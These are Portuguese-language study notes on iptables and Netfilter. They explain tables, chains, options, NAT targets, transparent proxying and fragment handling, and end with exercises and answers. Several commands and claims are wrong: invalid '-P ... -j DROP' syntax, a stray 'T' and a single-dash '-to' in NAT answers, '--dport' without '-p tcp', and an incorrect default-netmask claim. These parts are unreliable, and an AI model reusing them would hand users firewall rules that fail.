 - Mas todas as tabelas possuem situações de fluxo (entrada, saída, redirecionamento, etc) que lhes proporcionam a realização de seus objetivos.

Tabela Filter

- É a tabela padrão do Netfilter e trata das situações implementadas por um Firewall filtro de pacotes.
- Estas situações são:
 - **INPUT**: Tudo o que entra no host;
 - INPUT sempre que for para o firewall/máquina com o firewall.
 - **FORWARD**: Tudo o que chega ao host mas deve ser redirecionado a um host secundário ou outra interface de rede;
 - **OUTPUT**: Tudo o que sai do host.




Tabela NAT

- Esta tabela implementa funções de NAT (Network Address Translation) ao host Firewall. O Nat por sua vez, possui diversas utilidades.
- Suas situações são:
 - **PREROUTING**: Utilizada quando há necessidade de se fazer alterações em pacotes antes que os mesmos sejam roteados;
 - **OUTPUT**: Trata os pacotes emitidos pelo host Firewall;
 - **POSTROUTING**: Utilizado quando há necessidade de se fazer alterações em pacotes após o tratamento de roteamento.




Tabela Mangle

- Implementa alterações especiais em pacotes em um nível mais complexo.
- A tabela Mangle é capaz, por exemplo, de alterar a prioridade de entrada e saída de um pacote baseado no tipo de serviço (TOS) o qual o pacote se destinava.
- Suas situações são:
 - **PREROUTING**: Modifica pacotes dando-lhes um tratamento especial antes que os mesmos sejam roteados;
 - **OUTPUT**: Altera pacotes de forma “especial” gerados localmente antes que os mesmos sejam roteados.

IPtables

- Note que, ao analisarmos o **fluxo de dados do Kernel do Linux** as coisas começam a ficar mais claras. Dito que **um host para fazer parte de uma rede precisa de situações (chains) de entrada (INPUT) e saída (OUTPUT)**.
- Se agregarmos ainda uma nova situação, a de **redirecionamento**, ou simplesmente **encaminhamento (FORWARD)**, poderíamos também manipular o que redirecionamos/encaminhamos a outros hosts, e assim sucessivamente.
- O **Iptables**, trata-se, na verdade, de **uma ferramenta de Front-End para lhe permitir manipular as tabelas do Netfilter**, embora o mesmo seja constantemente confundido com um Firewall por si só.
- A princípio, o Iptables é composto pelos seguintes aplicativos:
 - **Iptables**: Aplicativo principal do pacote iptables para protocolos ipv4;
 - **ip6tables**: Aplicativo do pacote iptables para protocolos ipv6;
 - **iptables-save**: Aplicativo que salva todas as regras inseridas na sessão ativa e ainda em memória em um determinado arquivo informado pelo administrador de Firewall.
 - **Iptables-restore**: Aplicativo que restaura todas as regras salvas pelo software iptables-save.
- O Iptables é um módulo do Kernel, logo, o mesmo deve estar sendo executado pelo sistema para que possa vir a funcionar.
- O Iptables deve ser carregado automaticamente, deste a instalação do sistema, entretanto **se isso não estiver ocorrendo automaticamente por algum motivo**, devemos então “levantar” o módulo do Iptables, para isso basta digitar o comando a seguir:
 - **#insmod ip_tables**
- Para salvar as regras atuais de um sistema com o Iptables-save utilize a síntese a seguir:
 - **#iptables-save > rc.firewall**
- O comando salvará as regras atuais do sistema para o arquivo **rc.firewall**. Tal arquivo pode ser adicionado a uma chamada no final do arquivo **/etc/rc.local** (que é como o autoexec.bat do linux).

- Ora visto a teoria, passemos para a síntese do Iptables, síntese esta extremamente intuitiva e lógica. A seguir a síntese do Iptables:

- **#iptables [tabela] [comando] [ação] [alvo]**

Tabelas

- São as mesmas que compõem o Netfilter (**Filter, NAT, Mangle**). Sendo utilizado está opção para associar uma regra a uma tabela específica:
 - **insere uma regra a tabela filter:**
 - **#iptables -t filter**
 - **insere uma regra a tabela Mangle:**
 - **#iptables -t mangle**
 - **insere uma regra a tabela NAT:**
 - **#iptables -t nat**
- A **tabela filter** é a padrão do Iptables, logo, **se adicionarmos uma regra sem utilizarmos a flag -t [tabela]**, o mesmo aplicará situações contidas **na tabela filter**. Já caso no caso das tabelas NAT e Mangle, é necessário especificar sempre a tabela.

Opções

• -A

- **Adiciona (anexa) uma nova entrada ao fim da lista de regras;**
- Exemplo: Adiciona uma nova regra ao final da lista referente à INPUT (entrada):
 - **#iptables -A INPUT**

• -D

- **Apaga uma regra específica da lista;**
- Exemplo: Apaga a regra inserida anteriormente apenas trocando o comando -A pelo -D
 - **#iptables -D INPUT**
- O comando **-D** também **lhe permite apagar uma certa regra por seu número da lista de ocorrências do Iptables**, no caso abaixo é retirada a segunda regra da lista FORWARD:
 - **#iptables -D FORWARD 2**

• -L

- **Lista as regras existentes na lista:**
 - **#iptables -L**

- Chain INPUT (policy ACCEPT)
- target prot opt source destination
- Chain FORWARD (policy ACCEPT)
- target prot opt source destination
- Chain OUTPUT (policy ACCEPT)
- target prot opt source destination

● -P

- **Altera a política padrão das chains** (especificações). Inicialmente, todas as chains de uma tabela estão setadas como **ACCEPT**, ou seja, aceitam todo e qualquer tipo de tráfego. **Para modificar esta política utilizamos a flag -P;**
 - **#iptables -P FORWARD DROP**
- A síntese anterior modifica a política padrão da chain **FORWARD** e ao invés de direcioná-lo para o alvo **ACCEPT** o leva ao **DROP**. Um pacote que é conduzido ao alvo **DROP** é descartado pelo sistema.

● -F

- Este comando é capaz de **remover todas as entradas adicionadas à lista de regras do Iptables sem alterar a política padrão;**
 - **#iptables -F**
 - **Remove todas as regras**
 - **#iptables -F OUTPUT**
 - **Remove todas as regras referentes à OUTPUT chain**

● -I

- **Insere uma nova regra ao início da lista de regras** (ao contrário do comando -A que insere ao final da lista);
 - **#iptables -I OUTPUT**

● -R

- **Substitui uma regra já adicionada por outra;**
 - **#iptables -R FORWARD 2 -s 10.0.0.3 -d 10.0.0.0/8 -j DROP**
 - **Substitui a segunda regra** referente à **FORWARD** chain pela seguinte: **“-s 10.0.0.3 -d 10.0.0.0/8 -j DROP”**

- **-N**

- Este comando nos permite **inserir/criar uma nova chain na tabela especificada.**

- **#iptables -t filter -N internet**

- Cria uma **nova chains chamada “internet” sobre a tabela filter**, a criação de uma nova chain surge apenas para tornar a organização de seu Firewall mais simples.

- **-E**

- **Renomeia uma nova chain (criada por você)**

- **#iptables -E internet Intranet**

- Renomeia a chain internet para Intranet

- **-X**

- **Apaga uma chain criada pelo administrador do Firewall**

- **#iptables -X Intranet**

Dados

- **-p**

- **Especifica o protocolo aplicado à regra.** Pode ser qualquer valor numérico especificado no arquivo /etc/protocols ou o próprio nome do protocolo (tcp, icmp, udp, etc...);

- ex. **-p icmp**

- **-i**

- **Especifica a interface de entrada a ser utilizada.** Como um firewall possui mais de uma interface de rede, esta regra acaba sendo muito importante para distinguir a que interface de rede o filtro deve ser aplicado. **Atenção à regra -i não deve ser aplicada na OUTPUT chain pois refere-se apenas a interface de entrada (INPUT e FORWARD);**

- ex. **-i eth0**

- Podemos especificar também todas as interfaces “eth” de nosso host da seguinte forma:

- ex. **-i eth+**

- **-O**

- **Especifica a interface de saída a ser utilizada** e se aplica da mesma forma que a regra -i, porém, **somente as chains OUTPUT e FORWARD** se aplicam a regra;
 - ex. -o eth0

- **-s**

- **Especifica a origem (source) do pacote ao qual a regra deve ser aplicada.** A origem pode ser um host ou uma rede. Nesta opção geralmente utilizamos o IP seguido de sua sub-rede;
 - ex. -s 10.0.0.0/255.0.0.0
- **A máscara de rede pode ser omitida deste comando**, neste caso o iptables optará (de forma autônoma) pela **máscara 255.255.255.0** (o que acaba se aplicando a todas as sub-redes). **O -s também possibilita a utilização de nomes ao invés do IP;**
 - ex. -s www.google.com.br
- Obviamente, para resolver este endereço o iptables utilizará a resolução de nomes que consta configurado em seu host Firewall.

- **-d**

- **Especifica o destino do pacote (destination) ao qual a regra deve ser aplicada.** Sua utilização se dá da mesma maneira que a ação -s.

- **!**

- **Significa exclusão** e é **utilizado quando se deseja aplicar uma exceção a uma regra.** É utilizado juntamente com as ações -s, -d, -p, -i, -o, etc;
 - ex. -s ! 10.0.0.3
 - Refere-se a todos os endereços possíveis com exceção do 10.0.0.3.
 - ex. -p ! icmp
 - Refere-se a todos os protocolos possíveis, com exceção do icmp.

- **-j**

- **Define o alvo (target) do pacote caso o mesmo se encaixe a uma regra.** As principais ações são: **ACCEPT, DROP, REJECT e LOG** que serão citadas mais a frente.

- **-sport**

- **Porta de origem (source port)**, com esta regra é possível aplicar filtros com base na porta de origem do pacote. Só pode ser aplicada a **porta referentes aos protocolos UDP e TCP**;

- ex. -p tcp -sport 80

- **-dport**

- **Porta de destino (destination port)**, especifica a porta de destino do pacote e funciona de forma similar a regra -sport.

Ações

- Quando um pacote se adequar a uma regra previamente criada ele **deve ser direcionado a um alvo e quem o especifica é a própria regra**. Os alvos (targets) aplicáveis são:

- **ACCEPT**

- **Corresponde a aceitar**, ou seja, **permite a entrada/passagem do pacote em questão**.

- **DROP**

- **Corresponde a descartar imediatamente um pacote que é conduzido a este alvo**. O Target DROP **não informa ao dispositivo emissor do pacote o que houve**. No caso de um ping (solicitação icmp), o mesmo não retornará mensagens ao host de origem, isso dará a entender que o host que sofreu a solicitação não existe, pois não enviará nenhum retorno ao mesmo.

- **REJECT**

- **Corresponde a rejeitar**; Um pacote conduzido para este alvo **é automaticamente descartado**, a diferença do REJECT para o DROP é que **o mesmo retorna uma mensagem de erro ao host emissor do pacote** informando o que houve.

- **LOG**

- **Cria uma entrada de log** no arquivo /var/log/messages **sobre a utilização dos demais alvos**, justamente por isso **deve ser utilizado antes dos demais alvos**.

- **RETURN**

- Retorna o processamento do chain anterior sem processar o resto do chain atual.

- **QUEUE**

- Encarrega um programa em nível de usuário de administrar o processamento do fluxo atribuído ao mesmo.

- **SNAT**

- **Altera o endereço de origem das máquinas clientes.** Pode, por exemplo, enviar um pacote do host "A" ao host "B" e informar ao host "B" que tal pacote fora enviado pelo host "C".

- Usar o --to para mudar o host depois do -j SNAT

- **DNAT**

- **Altera o endereço de destino das máquinas clientes.** Pode, por exemplo, receber um certo pacote destinado à porta 80 do host "A" e encaminha por conta própria à porta 3128 do host "B". Isso é que chamamos de **Proxy transparent**, um encaminhamento dos pacotes dos clientes dos pacotes dos clientes sem que os mesmos possuam a opção de escolher ou não tal roteamento.

- Ex: Todos os pacotes oriundos de qualquer rede que penetre em nosso Firewall pela interface eth2 serão redirecionados para o computador 10.0.30.47.

- R: #iptables -t nat -A PREROUTING -i eth2 -j DNAT --to 10.0.30.47

- **REDIRECT**

- **Realiza redirecionamento de portas** em conjunto com a opção **--to-port**.

- **TOS**

- **Prioriza a entrada e saída de pacotes baseados em seu "tipo de serviço"**, informação esta especificada no header do Ipv4.

Exemplos

- Lembrando as regras de firewall geralmente, são compostas assim:
 - **#iptables [-t tabela] [opção] [chain] [dados] -j [ação]**

- Exemplo:
 - `#iptables -A FORWARD -d 192.168.1.1 -j DROP`
- A linha acima determina que **todos os pacotes destinados à máquina 192.168.1.1 devem ser descartados**. No caso:
 - **tabela:** filter (é a default)
 - **opção:** -A
 - **chain:** FORWARD
 - **dados:** -d 192.168.1.1
 - **ação:** DROP

-P

- Altera a política da chain. A **política inicial de cada chain é ACCEPT**. Isso faz com que o firewall, **inicialmente, aceite qualquer INPUT, OUTPUT ou FORWARD**. A política pode ser alterada para DROP, que irá negar o serviço da chain, **até que uma opção -A entre em vigor. O -P não aceita REJECT ou LOG.**
 - `#iptables -P FORWARD DROP`
 - `#iptables -P INPUT ACCEPT`

-A

- Acresce uma nova regra à chain. **Tem prioridade sobre o -P.** Geralmente, **como buscamos segurança máxima, colocamos todas as chains em política DROP, com o -P e, depois, abrimos o que é necessário com o -A.**

-F

- Remove todas as regras existentes. No entanto, **não altera a política (-P).**

Impasses

- **Se houver impasse entre regras, sempre valerá a primeira.** Assim, entre as regras:
 - `#iptables -A FORWARD -p icmp -j DROP`
 - `#iptables -A FORWARD -p icmp -j ACCEPT`
- Valerá: **`#iptables -A FORWARD -p icmp -j DROP`**
- Depois do processamento da regra, **pode haver continuidade de processamento ou não. Isso irá depender da ação:**

- **ACCEPT --> Para** de processar regras para o pacote atual;
- **DROP --> Para** de processar regras para o pacote atual;
- **REJECT --> Para** de processar regras para o pacote atual;
- **LOG --> Continua** a processar regras para o pacote atual;

Retorno

- **Ao se fazer determinadas regras, devemos prever o retorno.** Assim, digamos que exista a seguinte situação:
 - #iptables -P FORWARD DROP
 - #iptables -A FORWARD -s 10.0.0.0/8 -d 172.20.0.0/16 -j ACCEPT
- Com as regras anteriores, **fechamos todo o FORWARD** e depois **abrimos da subrede 10.0.0.0 para a sub-rede 172.20.0.0**. No entanto, **não tornamos possível a resposta da sub-rede 172.20.0.0 para a sub-rede 10.0.0.0**.
- O correto seria:
 - #iptables -P FORWARD DROP
 - #iptables -A FORWARD -s 10.0.0.0/8 -d 172.20.0.0/16 -j ACCEPT
 - #iptables -A FORWARD -d 10.0.0.0/8 -s 172.20.0.0/16 -j ACCEPT

Exercícios

1. Listar as regras anexadas ao iptables nas tabelas: filters; nat; mangle. E também observar as políticas das chains (situações).

R: #iptables -L

2. Configurar o alvo padrão das chains referente a tabela filter como DROP.

R: #iptables -P FORWARD -j DROP

#iptables -P INPUT -j DROP

#iptables -P OUTPUT -j DROP

3. Liberar totalmente o trafego de entrada de nossa interface de loopback (lo). Essa regra deve sempre fazer parte do script de inicialização para permitir a comunicação entre processos locais. Lembre-se esta regra não é opcional se você estiver usando políticas de negar tudo (DROP) o que não for permitido.

R: #iptables -A INPUT -i lo -j ACCEPT

4. Proibir qualquer pacote oriundo de nossa LAN (10.0.30.0) endereçados ao site www.terra.com.br.

R: `#iptables -A FORWARD -s 10.0.30.0 -d www.terra.com.br -j DROP`

5. Especificar que qualquer pacote oriundo do host www.cacker.com não pode penetrar em nossa rede (10.0.30.0).

R: `#iptables -A FORWARD -s www.cacker.com -d 10.0.30.0 -j DROP`

6. Faremos agora com que os pacotes provenientes do site da universidade www.universidade.br penetrem livremente em nossa rede.

R: `#iptables -A FORWARD -s www.universidade.br -d 10.0.30.0 -j ACCEPT`

7. Todos os pacotes oriundos de qualquer rede que penetre em nosso Firewall pela interface `eth2` serão redirecionados para o computador 10.0.30.47.

R: `#iptables -t nat -A PREROUTING -i eth2 -j DNAT -to 10.0.30.47`

8. Fazer com que qualquer pacote que deseje sair da rede local para outra rede possua seu endereço de origem alterado para 192.168.0.33, implementando assim o conceito de mascaramento ip. Este mesmo pacote somente sofrerá modificações se sair pela interface de rede `eth2`.

R: `#iptables -t nat T -A POSTROUTING -o eth2 -j SNAT -to 192.168.0.33`

9. Utilizar a tabela filter para rejeitar pacotes entrantes pela interface de rede `eth1`.

R: `#iptables -A FORWARD -i eth1 -j REJECT`

10. Todos os pacotes que entram por qualquer interface de rede com exceção da `eth0` sejam descartados.

R: `#iptables -A FORWARD -i ! eth0 -j DROP`

11. Deletar a segunda regra inserida sobre a chain FORWARD.

R: `#iptables -D FORWARD 2`

12. Listar agora as regras associadas a chain OUTPUT.

R: `#iptables -L OUTPUT`

13. Descartar qualquer pacote oriundo do IP 10.0.80.32 destinado ao IP 10.0.30.4.

R: #iptables -A FORWARD -s 10.0.80.32 -d 10.0.30.4 -j DROP

14. Pacotes TCP destinados à porta 80 de nosso host firewall deverão ser descartados;

R: #iptables -A INPUT -p tcp --dport 80 -j DROP

15. Fazer com que pacotes destinados a porta 25 de nosso host Firewall sejam arquivados em log e em seguida sejam descartados.

R: #iptables -A INPUT --dport 25 -j LOG

#iptables -A INPUT --dport 25 -j DROP

SNAT

- Uma das funções de um Firewall Nat é o que conhecemos por SNAT, ou simplesmente **“tradução de endereçamento de origem”** (source nat).
- O **alvo (target) SNAT** lhe dá a possibilidade de alterar os **endereços/portas de origem dos pacotes que atravessam seu host Firewall** antes que os mesmos sejam roteados a seu destino final.
- Alguns conceitos práticos do nat são:
 - **Qualquer regra aplicada a SNAT utiliza-se somente da chain POSTROUTING**. Logo se é SNAT que você quer, é POSTROUTING que você usa!
 - Antes de iniciar a manipulação de qualquer regra que utilize NAT, é importante que **habilitemos a função de redirecionamento de pacotes (forward) em nosso kernel** através do seguinte comando:
 - #echo “1” >/proc/sys/net/ipv4/ip_forward
- Exemplo: Criar uma regra na tabela NAT sob a chain POSTROUTING de forma que qualquer pacote que possua como origem 10.0.3.0 e que saia pela interface eth1 deverá possuir seu endereço de destino alterado para 192.111.22.33
 - #iptables -t nat -A POSTROUTING -s 10.0.3.0 -o eth1 -j SNAT -to 192.111.22.33

DNAT

- Outra função agregada a um Firewall NAT é o DNAT, ou **“tradução de endereçamento de destino”** (destination nat).
- **alvo DNAT** lhe dá a possibilidade de alterar os **endereços/portas de destino dos pacotes que atravessam seu host Firewall** antes que os mesmos sejam roteados a seu destino final. Com isso o DNAT

nos possibilita o desenvolvimento de Poxys transparentes, balanceamento de carga, entre outros.

- **As regras do DNAT**, ao contrário do SNAT, **utilizam-se tão somente da chain PREROUTING**. Logo, se é DNAT que você quer, é PREROUTING que você vai fazer!
- Exemplo: Criar uma regra na tabela NAT sob a chain PREROUTING, informando que qualquer pacote que possua como origem o host 10.0.3.1 e que entre por nossa interface eth1 deve ter seu endereço de destino alterado para 192.111.22.3
 - `#iptables -t nat -A PREROUTING -s 10.0.3.1 -i eth1 -j DNAT --to 192.111.22.3`
- **É possível fazer balanceamento de carga:**
 - `#iptables -t nat -A PREROUTING -i eth0 -j DNAT --to 192.11.22.10-192.11.22.13`
- **É possível redirecionar a porta**
 - `#iptables -t nat -A PREROUTING -i eth2 -j DNAT --to 192.11.22.58:22`

Transparent Proxy

- O Proxy transparente é a forma que a **tabela NAT** possui para **realizar um redirecionamento de portas em um mesmo host de destino**.
- Exemplo:
 - `#iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 312`

Especificando Fragmentos

- Às vezes um pacote é muito grande para ser enviado todo de uma vez. Quando isso ocorre, o pacote é dividido em fragmentos, e é enviado como múltiplos pacotes. Quem o recebe, remonta os fragmentos reconstruindo o pacote.
- Se você está fazendo acompanhamento de conexões ou NAT, **todos os fragmentos serão remontados antes de atingirem o código do filtro de pacotes**, então você não precisa se preocupar sobre os fragmentos.
- Caso contrário, é importante entender **como os fragmentos são tratados pelas regras de filtragem**. Qualquer regra de filtragem que requisitar informações que não existem não será válida. Isso significa

que **o primeiro fragmento é tratado como um pacote qualquer**. O **segundo e os seguintes não serão**. Então uma regra **-p TCP --sport www** (especificando 'www' como porta de origem) **nunca se associar-se-á com um fragmento** (exceto o primeiro). O mesmo se aplica à regra oposta **-p TCP --sport ! www**

- De qualquer forma, você pode **especificar uma regra especial para o segundo e os fragmentos que o sucedem**, utilizando a **flag '-f'** (ou **'--fragment'**). Também é interessante especificar **uma regra que não se aplica ao segundo e os outros fragmentos**, precedendo a opção **-f** com **!**.
- Geralmente é **reconhecido como seguro deixar o segundo fragmento e os seguintes passarem, uma vez que o primeiro fragmento será filtrado**, logo isso vai evitar que o pacote todo seja remontado na máquina destinatária. De qualquer forma, há bugs que levam à derrubada de uma máquina através do envio de fragmentos. A decisão é sua.
- Como um exemplo, a regra a seguir vai **descartar quaisquer fragmentos destinados ao endereço 192.168.1.1**:
 - `#iptables -A OUTPUT -f -d 192.168.1.1 -j DROP`

Extensões TCP

- As **extensões TCP** são automaticamente carregadas se é **especificada a opção '-p tcp'**. Elas provêm as seguintes opções:
 - **--tcp-flags**
- A primeira string de flags é a máscara: **uma lista de flags que serão examinadas**. A segunda string diz **quais flags devem estar ativas para que a regra se aplique**.
- Exemplo:
 - `#iptables -A INPUT --protocol tcp --tcp-flags ALL SYN,ACK -j DROP`
- Essa regra indica que **todas as flags devem ser examinadas** ('ALL' é sinônimo de 'SYN,ACK,FIN,RST,URG,PSH'), mas **apenas SYN e ACK devem estar ativas**. Também há um argumento 'NONE' que significa nenhuma flag.
 - **--syn**
- é um **atalho para '--tcp-flags SYN,RST,ACK SYN'**.
-